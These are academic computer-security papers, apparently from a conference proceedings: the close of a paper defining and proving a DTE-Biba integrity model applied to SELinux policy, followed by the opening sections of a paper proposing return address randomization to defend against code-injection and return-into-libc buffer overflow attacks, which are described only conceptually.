where $b(s, d : x_1, x_2, \dots, x_n)$ represents the set of all ordered pairs of the form $(o, OT(o))$ or $(s, SD(s))$ which the subject s belonging to domain d can have access to in access modes x_i , ($x_i = \{\underline{r}, \underline{w}, \underline{e}\}$, $1 \leq i \leq n$) in b ; $DTT(d : x_1, x_2, \dots, x_n)$ represents the set of types of the objects which the subject s belonging to domain d can have access to in access modes x_i , ($1 \leq i \leq n$) in DTT .

3.2 Read-Write-Integrity Property

A state $v = (b, DTT, DDT, f, H)$ satisfies the read-write integrity, if and only if every access triple (domain, type, access attribute) in the current access set b belongs to the domain-type access table DTT , and in DTT the set of the object types to which the domain of the low integrity subject has write permission may not intersect with the set of the object types to which the domain of the high integrity subject has read and write permissions. The corresponding formal description is showed in the following way:

$$\begin{aligned}
(i) & s \in S, d \in DM, d = SD(s) \Rightarrow \\
& [(t = OT(o), \underline{x} \in DTAM, (o, t) \in b(s, d : \underline{x})) \Rightarrow (d, t, \underline{x}) \in DTT] \\
(ii) & d_1 \in DM, d_2 \in DM \Rightarrow \\
& [(f(d_2) \times f(d_1)) \Rightarrow (DTT(d_2 : \underline{w}) \cap DTT(d_1 : \underline{r}, \underline{w}) = \emptyset)]
\end{aligned}$$

In fact, the $\neg clingo$ relation and the $\neg control$ relation of the based-DTE integrity protection formal model (JQG) are the derived relations from the read integrity, so the basis of defining these relation actively in the system policy database is just the read integrity. Although the read integrity includes the read write-integrity, but their meanings are different as the first section describes: the read integrity highlights that the higher integrity subject domain can not read the object type that the lower integrity subject domain can write; the read-write integrity highlights that the higher integrity subject domain writes and reads the object type that can not be modified by a lower integrity subject

domain. Treating these two integrities separately is helpful in analyzing the DTE policies, because different policy conflict solutions can be adopted in terms of the types of integrity violation [9].

Definition 2. (*Secure State*) A state is a secure state if and only if the state satisfies the read integrity and the read-write integrity. In general, suppose the initial state of a system is a secure state.

Definition 3. (*Secure System*) A DTE-Biba system is a secure system if and only if every state of the system is a secure state.

4 Transformation Rules in DTE-Biba Model

4.1 Descriptions of Rules

A transformation rule of the DTE-Biba model (actually a function from $R \times V$ to $D \times V$) changes one system state to another. The model is not concerned with the dynamic addition and deletion of domains because these operations bring much effect on the policy.

rule 1: *get_read/write*(d, t, \underline{y}). The type of the request is $R^{(1)}$. This rule means subject s belonging to domain d requests access to object o belonging to type t in access mode \underline{y} , $\underline{y} = \underline{r}$ or $\underline{y} = \underline{w}$.

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following condition is checked:

$$(i) (d, t, \underline{y}) \in DTT \text{ or } d == TrustedDomain_d.$$

If the condition is met, then the response is *yes* and the state changes to

$$(i) b^* = b \cup \{(s, d, o, t, \underline{y})\}.$$

$$(ii) \text{other values have no change.}$$

Otherwise the response is *no* with no state change.

rule 2: *get_execute*(d, t, \underline{y}). The type of the request is $R^{(1)}$. This rule means subject s belonging to domain d requests access to object o belonging to type t in access mode \underline{y} , $\underline{y} = \underline{e}$.

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following conditions are checked:

$$(i) d == TrustedDomain_d \text{ or}$$

$$(ii) (d, t, \underline{e}) \in DTT \text{ and}$$

$$\neg[\exists d', d' \in DM, EP(d') == t \text{ and}$$

$$(d', t, \underline{e}) \in DTT \text{ and } (d', d, \underline{auto} \vee \underline{exec}) \in DDT].$$

If the conditions are met (i.e., no domain transition occurs), then the response is *yes* and the state changes to

$$(i) b^* = b \cup \{(s, d, o, t, \underline{y})\}.$$

(ii) other values have no change.

Otherwise, the following condition is checked:

$$(i) \exists d', d' \in DM, EP(d') == t \text{ and}$$

$$(d', t, \underline{auto} \vee \underline{exec}) \in DTT \text{ and } (d', d, \underline{auto} \vee \underline{exec}) \in DDT.$$

If the condition is met (i.e., the domain transition occurs), then the response is *yes* and the state changes to

$$(i) b^* = b \cup \{(s, s', d, d', \underline{auto} \vee \underline{exec})\} \cup \{(s', d', o, t, \underline{y})\}.$$

(ii) other values have no change.

Otherwise the response is *no* with no state change.

We note that (1) $s' \in O$ represents the new subject created on executing object o and $SD(s') = d'$ and (2) a domain transition is determined by the *DDT* table and the entry point type.

rule 3: *release_access(d, t, y)*. The type of the request is $R^{(1)}$. $\underline{y} \in \{\underline{r}, \underline{w}, \underline{e}\}$. This rule means subject s belonging to domain d requests access to object o belonging to type t in access mode \underline{y} .

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the response is *yes* and the state changes to

$$(i) b^* = b - \{(s, d, o, t, \underline{y})\}.$$

(ii) other values have no change.

rule 4: *create_object(d, o_j, t)*. The type of the request is $R^{(2)}$. This rule means a subject belonging to domain d requests creation of an object belonging to type t , denoted $o_{NEW(H)}$, directly below object o_j (i.e., its parent node) in a hierarchy.

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following condition is checked:

$$(i) (d, OT(o_j), \underline{w}) \in DTT.$$

If the condition is met, then the response is *yes* and the state changes to

$$(i) b^* = b \cup \{(s, d, o_j, OT(o_j), \underline{w})\}.$$

$$(ii) H^* = H \cup (o_j, o_{NEW(H)}).$$

(iii) other values have no change.

Otherwise the response is *no* with no state change.

rule 5: *delete_object_group(d, t)*. The type of the request is $R^{(3)}$. This rule means subject s belonging to domain d requests deletion of object o belonging to type t , including all child nodes of object o .

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following conditions are checked:

- (i) $o \neq o_{root}$ and
- (ii) $(d, OT(P(o)), \underline{r}) \in DTT$ and
 $(d, OT(P(o)), \underline{w}) \in DTT, P(o)$ is the parent node of o .

o_{root} denotes the root node in a hierarchy.

If the conditions are met, then the response is *yes* and the state changes to

- (i) $b^* = (b \cup \{(s, d, P(o), OT(P(o)), \underline{r})\} \cup \{(s, d, P(o), OT(P(o)), \underline{w})\}) - ACCESS(O)$.
- (ii) $H^* = H - SUBTREE(o)$.
- (iii) other values have no change.

$ACCESS(o) = (S \times DM \times INFERIOR(o) \times TY \times DTAM) \cap b$, where $INFERIOR(o)$ denotes all child nodes of o , including o . $SUBTREE(o) = \{(o_{p(k)}, o_k) : o_k \in INFERIOR(o)\}$.

Otherwise the response is *no* with no state change.

rule 6: *request_send_signal(s₁, s_k, d₁, d_k)*. The type of the request is $R^{(4)}$. This rule means process s_k belonging to domain d_k requests to send signals to process s_1 belonging to domain d_1 .

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following conditions are checked:

- (i) $d_k == TrustedDomain_d$ or $d_1 = d_k$ or
- (ii) $(d_k, d_1, \underline{signal}) \in DDT$.

If the conditions are met, then the response is *yes* and the state changes to

- (i) $b^* = b \cup \{(s_k, s_1, d_k, d_1, \underline{signal})\}$.
- (ii) other values have no change.

Otherwise the response is *no* with no state change.

rule 7: *create_type(d, t, l_t)*. The type of the request is $R^{(5)}$. This rule means subject s belonging to domain d requests creation of type t .

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following condition is checked:

- (i) $d == SecAdmin_d, t \notin TY$.

If the condition is met, then the response is *yes* and $TY = TY \cup \{t\}$, the state remains unchanged.

Otherwise the response is *no* with no state change.

rule 8: *add_DTT*($d_a, (d, t, \underline{y})$). The type of the request is $R^{(6)}$. $\underline{y} \in \{\underline{r}, \underline{w}, \underline{e}\}$. This rule means subject s belonging to domain d_a requests to add (d, t, \underline{y}) to DTT .

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following conditions are checked:

- (i) $d_a == SecAdmin_d, (d, t, \underline{y}) \notin DTT$ and
- (ii) $\underline{y} = \underline{r} \Rightarrow$
 - (a) $[\forall d_1 \in DM, f(d_1) \propto f(d) \Rightarrow (DTT'(d_1 : \underline{w}) \cap DTT'(d : \underline{r}) = \emptyset)]$ and
 - (b) $(d, t, \underline{w}) \in DTT \Rightarrow [\forall d_1 \in DM, f(d_1) \propto f(d) \Rightarrow (DTT'(d_1 : \underline{w}) \cap DTT'(d : \underline{r}, \underline{w}) = \emptyset)]$ and
- (iii) $\underline{y} = \underline{w} \Rightarrow$
 - $[(\forall d_1 \in DM, f(d) \propto f(d_1) \Rightarrow (DTT'(d : \underline{w}) \cap DTT'(d_1 : \underline{r}) = \emptyset) \text{ and } (DTT'(d : \underline{w}) \cap DTT'(d_1 : \underline{r}, \underline{w}) = \emptyset)].$

where $DTT' = DTT \cup \{(d, t, \underline{y})\}$.

If the conditions are met, then the response is *yes* and the state changes to

- ((i) $DTT^* = DTT \cup \{(d_1, t, \underline{y})\}$.
- ((ii) other values have no change.

Otherwise the response is *no* with no state change.

rule 9: *change_type*(d, t, t_l, o). The type of the request is $R^{(7)}$. This rule means subject s belonging to domain d requests change of the type object o belonging to from t to t_l .

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following condition is checked:

- (i) $d == SecAdmin_d$ or $d == TrustedDomain_d$.

If the condition is met, then the response is *yes* and $OT = OT \cup \{(o, t_l)\} - \{(o, t)\}$ and the state changes to

- (i) $b^* = b - ACCESS_OBJECT(o)$ and
- (ii) other values have no change.

where $ACCESS_OBJECT(o)$ denotes the accesses to object o , i.e., $(S \times DM \times \{o\} \times \{t\} \times DTAM) \cap b$.

Otherwise the response is *no* with no state change.

rule 10: $delete_DTT(d_a, (d, t, \underline{y}))$. The type of the request is $R^{(6)}.y \in \{\underline{r}, \underline{w}, \underline{e}\}$. This rule means subject s belonging to domain d_a requests deletion of (d, t, \underline{y}) from DTT .

If the parameters of the request are incorrect, then the response is ? with no state change. Otherwise, the following condition is checked:

$$(i) d_a == SecAdmin_d, (d, t, \underline{y}) \in DTT.$$

If the condition is met, then the response is *yes* and the state changes to

$$(i) b^* = b - \{(s, d, o, t, \underline{y}) | s \in S, o \in O, \text{ such that } d = SD(s), t = OT(o)\}.$$

$$(ii) DTT^* = DTT - \{(d, t, \underline{y})\}.$$

(iii) other values have no change.

Otherwise the response is *no* with no state change.

4.2 Proofs of Rules

All the transformation rules of the DTE-Biba model should be secure-state-preserving. In the eighth rule, i.e., the $add_DTT(d_a, (d, t, \underline{y}))$ rule, adding an access triple (domain, type, access attribute) into DTT changes DTT, and then changes the system state. Further, because the access attribute may be any access mode (\underline{r} , \underline{w} , or \underline{e}), the most complicated conditions of the read integrity and the read-write integrity, i.e., both the second conditions, must be considered. For the sake of simplicity, we only give the proof of the eighth rule in the below since the rule is a typical one. The proofs of other rules are similar.

rule 8: $add_DTT(d_a, (d, t, \underline{y}))$

Proof. Suppose v satisfies the read integrity and the read-write integrity, and the request is of the proper form $R^{(6)}$. The rule changes the state v to the state v^* with

$$(i) v^* = v \text{ or } (ii) v^* = (b \cup \{(s, d, o, t, \underline{y})\}, DTT, DDT, f, H).$$

In the first case, since the state v satisfies the read integrity and the read-write integrity, the state v^* also satisfies the read integrity and the read-write integrity.

In the second case, if $(d, t, \underline{y}) \in DTT$, then $v^* = v$. Suppose $(d, t, \underline{y}) \notin DTT$, According to the $add_DTT(d_a, (d, t, \underline{y}))$ rule's conditions,

$$(ii) \underline{y} = \underline{r} \Rightarrow$$

$$(a) [\forall d_1 \in DM, f(d_1) \propto f(d) \Rightarrow$$

$$(DTT'(d_1 : \underline{w}) \cap DTT'(d : \underline{r}) = \emptyset)] \text{ and}$$

$$(iii) \underline{y} = \underline{w} \Rightarrow$$

$$[\forall d_1 \in DM, f(d) \propto f(d_1) \Rightarrow (DTT'(d : \underline{w}) \cap DTT'(d_1 : \underline{r}) = \emptyset)],$$

and no current access set change, v^* satisfies the read integrity by the definition of the read integrity. Again, according to the $add_DTT(d_a, (d, t, \underline{y}))$ rule's conditions,

$$\begin{aligned}
 (ii) \underline{y} = \underline{r} &\Rightarrow \\
 (b) (d, t, \underline{w}) \in DTT &\Rightarrow [\forall d_1 \in DM, f(d_1) \propto f(d) \Rightarrow \\
 &\quad (DTT'(d_1 : \underline{w}) \cap DTT'(d : \underline{r}, \underline{w}) = \emptyset)] \text{ and} \\
 (iii) \underline{y} = \underline{w} &\Rightarrow \\
 [\forall d_1 \in DM, f(d) \propto f(d_1) &\Rightarrow (DTT'(d : \underline{w}) \cap DTT'(d_1 : \underline{r}, \underline{w}) = \emptyset)],
 \end{aligned}$$

and no current access set change, v^* satisfies the read-write integrity by the definition of the read-write integrity. Therefore the rule 8 is secure-state-preserving. \square

Theorem 1. *All the 10 transformation rules in the DTE-Biba model preserve the read integrity and the read-write integrity.* \square

Corollary 1. *The DTE-Biba system is a secure system.* \square

5 An Application Example

Since the DTE-Biba model builds on the DTE model, like the DTE model, it is easy to implement for secure system development. On the other hand, without the explicit requirement on integrity levels of objects, the DTE-Biba model achieves more convenient system use than Biba model.

We provide an example of applying the DTE-Biba formal model to the SELinux example policy (version 1.29) [5,6]. In the SELinux example policy, each permission is mapped to a set of DTE-Biba base permissions (i.e., read, write, or execute). For example, for the file class, the mapping is as follows:

```

class file
{
    read      :   read
    write     :   write
    create    :   write
    getattr   :   read
    setattr   :   write
    append    :   write
    unlink    :   write
    link      :   write
    rename    :   write
    execute   :   execute
    ...
}
    
```

Suppose there is already such a rule in the SELinux policy database:

```
Allow sysadm_t sysadm_tmp_t :file {create read getattr
write setattr append link unlink rename} (AR1)
```

The rule specifies that *sysadm_t*, a domain for system administrator sessions, can create and access (read, getattr, write, etc.) temporary files with the *sysadm_tmp_t* type. A security administrator who has entered the *SecAdmin_d* domain wants to add the following rule to the SELinux policy database.

```
Allow syscrond_t sysadm_tmp_t :file {create read getattr
write setattr append link unlink rename} (AR2)
```

The rule specifies that *syscrond_t*, a domain for the system crond daemon, can create and access (read, getattr, write, etc.) temporary files with the *sysadm_tmp_t* type. The integrity level of the *sysadm_t* domain is higher than that of the domain related to the application-specific administrators, such as *sysadm_crond_t*. Therefore, on making the policy decision, the condition (iii) is not satisfied according to the *add_DTT* rule :

$$DTT'(sysadm_crond_t : \underline{w}) \cap DTT'(sysadm_t : \underline{r}, \underline{w}) = sysadm_tmp_t.$$

Hence, the operation of adding rule AR2 into the system policy database fails.

In order to resolve the above read-write integrity conflict [9], a different object type, called *sysadm_crond_tmp_t*, which is separated from the *sysadm_tmp_t* object type, is specially assigned to the temporary objects created by the lower-integrity domain, *sysadm_crond_t*. So rule AR2 is modified as

```
Allow syscrond_t sysadm_crond_tmp_t :file {create read getattr
write setattr append link unlink rename} (AR2')
```

by replacing the *sysadm_tmp_t* type with the *sysadm_crond_tmp_t* type. Rule AR2' satisfies the conditions of the *add_DTT* rule and can be successfully added to the system policy database.

6 Conclusions

The DTE model has been applied very broadly in many secure systems. However, it is difficult to understand and manage higher-level security goals of the DTE policy because nothing can be learned but the access triples of form (domain, domain/type, access attribute). From the underlying components to the Biba integrity proofs, we propose a DTE formal model (called DTE-Biba). For policy makers or system administrators of the DTE-related secure systems like the SELinux system, DTE-Biba can be used to effectively configure the complex integrity policies, analyze integrity protection of the policies of these systems, and verify the consistency of these policies with their security goals. The integrity protection properties in the DTE-Biba formal model are direct constraint relationships, so this not only simplifies the proof that the model meets

the integrity properties, but also makes the model implementation and the corresponding policy analysis more effective. In addition, the model avoids the explicit requirement on the integrity level of objects to achieve convenient use for DTE systems. Furthermore, using the Isabelle/Isar formal specification and verification tool to prove automatically the DTE-Biba formal model (i.e., prove that the transformation rules of DTE-Biba preserve the DTE-Biba integrity protection properties) is in progress.

References

1. W. E. Boebert, R. Y. Kain. A practical alternative to hierarchical integrity policies. In Proceedings of the 8th National Computer Security Conference, Gaithersburg, Maryland, 1985. 18-27.
2. L. Badger, D. F. Sterne, D. L. Sherman, and K. M. Walker. A domain and type enforcement UNIX prototype. *USENIX Computing Systems*, Vol 9, NO.1, Winter 1996. 47-83.
3. Serge E. Hallyn, Phil Kearns. Domain and type enforcement for Linux. In Proceedings of the 4th Annual Linux Showcase and Conference, October 2000. 247-260.
4. Marshall D. Abrams, Michael V. Joyce. Trusted system concepts, *Computers & Security*, Vol. 14 No.1, pp. 45-56, ©Elsevier Advanced Technology 1995, Oxford, UK.
5. National Security Agency. Security-Enhanced Linux (SELinux). <http://www.nsa.gov/selinux>, 2001.
6. S. Smalley. Configuring the SELinux policy. NAI Labs Report #02-007. available at www.nsa.gov/selinux, June 2002.
7. P. Loscocco and S. Smalley. Meeting critical security objectives with security-enhanced Linux. In Proceedings of the 201 Ottawa Linux Symposium, 2001. also available at www.nsa.gov/selinux/papers, 2001.
8. T. Jaeger, A. Edward, and X. Zhang. Policy management using access control spaces. *ACM Transactions on Information and System Security (TISSEC)*, Vol 6, Issue 3, August 2003, 327-364.
9. Trent Jaeger, Reiner Sailer, Xiaolan Zhang. Analyzing integrity protection in the SELinux example policy, 12th Usenix Security Symposium, Washington, August 2003. 59-74.
10. Ji Qingguang, Qing Sihan, He Yeping. Based-DTE integrity protection formal model. *Science in China Ser. E Information Sciences*, 2005, 35(6):570587.
11. E. Stewart Lee. Essays about computer security, Centre for Communications Systems Research Cambridge, ©Cambridge, 1999.
12. D. Bell and L. La Padula. Secure computer systems: Mathematical foundations (Volume 1). Technical Report ESD-TR-73-278, Mitre Corporation, 1973.

Return Address Randomization Scheme for Annuling Data-Injection Buffer Overflow Attacks^{*}

Deok Jin Kim, Tae Hyung Kim, Jong Kim, and Sung Je Hong

Dept. of Computer Science & Engineering,
Pohang University of Science and Technology
San 31 Hyoja-dong, Nam-gu, Pohang 790-784, Korea
{elitemir, kth, jkim, sjhong}@postech.ac.kr

Abstract. Buffer overflow(BOF) has been the most common form of vulnerability in software systems today, and many methods exist to defend software systems against BOF attacks. Among them, the instruction set randomization scheme, which makes attacker not to know the specific instruction set of the target machine, is the most promising defense scheme because it defends all typical code-injection BOF attacks. However, this defense scheme can not cover data-injection BOF attacks like return-into-libc attacks. In order to defend against the data-injection BOF attacks as well as the code-injection BOF attacks, we propose an enhanced defense scheme randomizing not only the instruction sets but also the return addresses. Implementation results show that the proposed scheme can defend software systems against data-injection BOF attacks as well as code-injection BOF attacks without significant extra overheads.

Keywords: Security, Buffer Overflow, Randomization, Instruction Set, Return Address, return-into-libc Attack, Data Injection Buffer Overflow Attack.

1 Introduction

According to various security reports such as CERT advisories [1] and Bugtraq security mailing [2], a buffer overflow is today's most serious security vulnerability, which many attackers take advantage of to compromise software systems. A buffer overflow attack impairs the target system by overflowing a buffer whose boundary is unchecked. To prevent this attack, many kinds of methods have been proposed. They are classified into five categories by the location to be applied; compiler-based defense, kernel-based defense, static analysis-based defense, dynamically loadable library-based defense, dynamic taint analysis and instruction

^{*} This research was supported by the MIC(Ministry of Information and Communication), Korea, under the ITRC (Information Technology Research Center) support program supervised by the IITA (Institute of Information Technology Assessment)(IITA-2005-C1090-0501-0018).

set randomization-based defense. Among them, the instruction set randomization scheme [3] [4], which diversifies the systems for improving security, is the most promising defense scheme against this attack, because it defends all typical code-injection buffer overflow attacks.

In the randomization scheme, the instructions, which will be loaded into the code segment of the memory, are scrambled according to the randomization with a secret key. And the scrambled instructions are restored to the original code when they are fetched for executing. Thus, the randomization scheme defends all typical code-injection BOF attacks since an attacker cannot be aware of the specific randomized instruction set of the target machine.

A malicious attacker has tried to inject a data instead of instruction on the overflowed buffer to evade the defense against the code-injection attack. The return-into-libc attack is a typical data-injection buffer overflow attack. In the return-into-libc attack, the injected data is located in the memory space not related with the randomization. Thus, the instruction set randomization scheme cannot cover the return-into-libc attacks since these attacks use the instructions already in the memory of target process and data, which are not randomized.

In order to defend against the return-into-libc attacks as well as the code-injection attacks, we extend an instruction set randomization scheme and propose a new defense scheme randomizing not only the instruction set but also the return addresses. We implement the proposed scheme on an emulator, Valgrind[5], since we cannot directly modify the micro-instruction of CPU like what we proposed. Implementation results show that the proposed scheme can defend software systems against return-into-libc attacks as well as code-injection attacks, and does not impose significant extra overheads compared to the previous instruction set randomization scheme.

The rest of this paper is organized as follows; in Section 2, we describe the working mechanism about a buffer overflow vulnerability as a prerequisite to understanding this paper. Section 3 describes the related works, and Section 4 describes the motivation and the goal. In Section 5, we discuss the proposed scheme in detail. Moreover, we describe the implementation in Section 6, and we discuss about the efficacy and performance in Section 7. Finally, we summarize this paper and give concluding remarks in Section 8.

2 Backgrounds

2.1 Buffer Overflow Vulnerability

In the C language, a buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. A buffer has been used for handling a large number of data easily and efficiently. But there is no inherent boundary check of a buffer. Therefore, if a buffer is stuffed with more data than it can handle, it will be overflowed and other neighboring data can be corrupted. Especially, the flow of a process can be altered due to the corruption of return addresses which may lead in jumping to the code as intended by an attacker. The attacks exploiting this buffer overflow vulnerability can be classified into two




Fig. 1. Code-injection & Data-injection Buffer Overflow Attack

classes based on the injected element by overflowing the buffer; code-injection attack and data-injection attack.

2.2 Code-Injection Buffer Overflow Attack

The code-injection attack is a typical buffer overflow attack. A malicious attacker is trying to take a control of the target program using buffer overflow vulnerability. The attacker does two things: First the attacker injects a malicious code to target process’s address space. Second the attacker tries to hijack program flow to the place of the malicious code to execute.

As shown in Figure 1(a), the attacker injects the attack code to the buffer of a target program. The attack code contains the *shellcode* and the return address. The *shellcode* will spawn a shell on a target system and the return address points to the address of *shellcode*. When the function containing the overflowed buffer returns, the execution will resume at the *shellcode* in the memory of overflowed process. Therefore, the attacker can spawn a shell on the target system.

2.3 Data-Injection Buffer Overflow Attack

The data-injection attack injects the data by overflowing a vulnerable buffer, instead of the codes. The data does not include instructions such as the *shellcode*. The classical return-into-libc technique introduced by Nergal [6] is an example of data-injection attack. The return-into-libc attack is commonly used to evade the protection offered by the non-executable stack. In this attack, the attacker uses the shared libraries to take control of the target program. The attacker compromises the target program by injecting the fabricated data into the stack.

Figure 1(b) illustrates how this attack works. As an attacker injects malicious data by overflowing the buffer, the *return address* and *frame pointer* are replaced with fabricated values; the *return address* points to the *system()* function in *libc*

library and the fabricated *frame pointer* makes the process confuse the stack frame. When the function containing the overflowed buffer returns, the execution will resume at *system()* function and the value, `"/bin/sh"`, is regarded as the first argument of *system()* function due to the fabricated *frame pointer*. Therefore, the attacker can spawn a shell on a target system.¹

3 Related Works

3.1 Compiler-Based Defense

The typical defense scheme, which is used in previous researches, checks the integrity of return address or control data in a stack. This scheme modifies C compiler to interpose a canary word before a return address in memory. The canary word is a variable for checking the integrity of the control data. Due to the architecture of a stack, the value of canary word must be changed by the shellcode. By checking this value before the called function returns, an attack to overwrite the return address can be detected. The defenses, such as StackGuard [7] and StackShield [8], use this scheme of checking integrity and somewhat extended ideas.

These ideas are fundamental and easy to implement, but need a program source code for recompilation. Due to the requirement of a program source code for recompilation, these schemes cannot apply to every program that desire to be protected. In addition, the method of bypassing these schemes is explored by Bulba et al. [9].

3.2 Kernel-Based Defense

Openwall Project [10] by Solar Designer and Address space layout randomization (ASLR) [11] by PaX Team are the kernel-based defenses. Openwall Project makes the stack area non-executable with patching the kernel to make the buffer overflow vulnerabilities more difficult to be exploited. However, there are some shortcomings; the patching and recompiling a kernel is not feasible for everyone and an alternative attack known as return-into-libc [6] which bypasses this kernel-based defense has already been publicized.

On the other hand, the ASLR takes the approach of randomizing the positions of the stack, heap, shared libraries and executable binaries. It efficiently prevents an exploit that relies on a hardcoded addresses from hijacking a control of process. But Shacham et al. [12] demonstrated that the 16-bit key space used by PaX ASLR could be quickly compromised by a guessing attack.

3.3 Static Analysis Based Defense

The static analysis scheme analyzes and fixes a program's source code to determine which array and pointer accesses are safe. Lint [13] and Splint [14] use

¹ The return-into-libc attack is fairly complex. Thus we don't deeply describe it in this paper. A more detail mechanism may be found in Nergal's article[6].

compile-time analysis to detect common programming errors, and existing compilers such as GCC have also been augmented to perform bounds-checking [15]. These technique can detect buffer overrun vulnerabilities automatically in advance of executing a program. However, they need a program source code and additional time should be spent for obtaining analysis. And they need solutions to reduce the frequency of false alarms.

3.4 Dynamically Loadable Library-Based Defense

The dynamically loadable library-based defense as the Libsafe [16] presented by Arash Baratloo estimates a safe boundary for buffers on the stack at run-time and checks the estimated boundary before any vulnerable function is allowed to write to the buffer. Libsafe intercepts the vulnerable functions in the standard C library, *libc*, and uses instead its own safe implementation of the function. The overridden vulnerable functions are *strcpy*, *strcat*, *getwd*, *gets*, *scanf*, *realpath*, *sprintf*, etc. This scheme does not need source recompilation. But it needs patching dynamic libraries, and protects only C library function introduced vulnerabilities. Therefore, it cannot defend all kinds of injection attacks.

3.5 Dynamic Taint Analysis

The dynamic taint analysis like TaintChenK [17] can reveal whether a value has been illegitimately modified since it was loaded into memory. This approach is based on a runtime monitoring and tracking input data of a program. TaintCheck can performs dynamic taint analysis on a program by running the program in its own emulation environment. This allow TaintCheck to monitor and control the program's execution creditably. However, it slows server execution between 1.5 and 40 times because it has a more complex and extended structure than an emulator, Valgrind [5], which TaintCheck is based on.

3.6 Instruction Set Randomization-Based Defense

Lastly, there is a scheme based on instruction set randomization(ISR) which is a promising defense method against code-injection attacks because it can defend all typical code-injection attacks. This scheme diversifies the instruction sets in each protected system. Diversity is an important characteristic of robustness in biological systems, but computer systems, by contrast, lack of diversity for manufacturing and management. Although homogeneous systems have many advantages in the computer system, these advantages of uniformity can be serious potential weaknesses. If an attack method is created for penetrating the security of one computer, all computers with the same configuration become similarly vulnerable. Therefore, researchers such as Gabriela Barrantes et al. [3] and Gaurav S. Kc et al. [4] have proposed the defense schemes which randomize the instruction sets to achieve diversity of computer system.

These schemes generate the randomization key and performs exclusive-or operation of the instruction bytes with the key to scramble and unscramble them.

Table 1. Shortcomings of Previous Related Works

| Based Scheme | Shortcomings |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Compiler | <ul style="list-style-type: none"> • Requirement a program source code for recompilation • Publication of methods bypassing this scheme |
| Kernel | <ul style="list-style-type: none"> • Requirement patching and recompiling a kernel • Publication of methods bypassing this scheme |
| Static analysis | <ul style="list-style-type: none"> • Requirement a source code and additional time for analysis • Finding solutions to reduce the frequency of false alarms |
| Dynamically loadable library | <ul style="list-style-type: none"> • Requirement patching a dynamic loadable libraries • Protecting only C library function introduced vulnerabilities |
| Instruction set randomization | <ul style="list-style-type: none"> • No defense data-injection BOF attacks |

Hence, the attackers who do not know the randomized instruction set cannot exploit a target process even though it has a vulnerability.

However, there are data-injection attacks which are more difficult than code-injection attack. Since the ISR-based schemes only randomize instruction sets in each protected system, they cannot aginst the defend data-injection attacks. Therefore, a defense mechanism against both all code and data-injection attacks is needed.

4 Motivation and Goal

As mentioned in Section 3, the previous works have several shortcomings. We summarize the shortcomings in Table 1. To make up for these shortcomings, we need an advanced defense scheme that can prevent a broad range of attacks, which does not need a program source code, recompiling and patching. Hence, we propose a generalized technique to prevent a broad range of injection attacks, which satisfies following goals.

1. The proposed scheme defends both code-injection and data-injection attacks that exploit buffer overflow vulnerabilities to seize control of a target program.
2. The proposed scheme are feasible to apply to everyone, because it does not require recompiling and patching a kernel or a protected program.
3. The proposed scheme is available for Commercial-Off-The-Shelf(COTS) products whose source code cannot be accessible since it does not need a program source code.

Among the above goals, the second and third goals can be solved by an implementation based on an instruction set randomization scheme. However, the first goal cannot be covered with an instruction set randomization scheme. Hence, we extend an instruction set randomization scheme and propose a new defense scheme randomizing not only the instruction set but also the return addresses.




Fig. 2. Instruction Set Randomization




Fig. 3. Return Address Randomization

5 Proposed Scheme

5.1 Instruction Set Randomization

The instruction set randomization scheme such as RISE, which is implemented by Gabriela Barrantes et al. [18], is based on Valgrind [5], x86-to-x86 binary translator. It diffuses a binary code-injection attack from the network into a non-meaningful or non-executable program since the attacker does not know the instruction set of the target machine. Under this scheme, each process of a system has a different and secret randomization key, and the instructions are randomized by a translator with the key at the loading time.

As seen in Figure 2, a loader reads the binary image of executable file from the local disk, scrambles all codes using a hidden randomization key, and loads them into the emulator’s memory. Then, as instructions are fetched, the instructions will be unscrambled and executed correctly in the form of unaltered x86 machine code executable on the physical machine. On the other hand, if an attack code is injected from the network, the injected code will use the original instruction set. Thus, when the attack code is fetched and unscrambled, it will be illegal x86 instructions or have the wrong address, which will cause the process to abort.

This scheme was successfully tested on several code-injection attacks in which it was found to be very feasible for defending against an attack from network. However, it does not defend against data-injection attacks such as the “return-into-libc” type. Thus, we will enhance this defense scheme with the return address randomization to defend against the data-injection attacks as well as the code-injection attacks.

5.2 Return Address Randomization

To defend against this data-injection attack, we propose a return address randomization scheme along with an instruction set randomization.

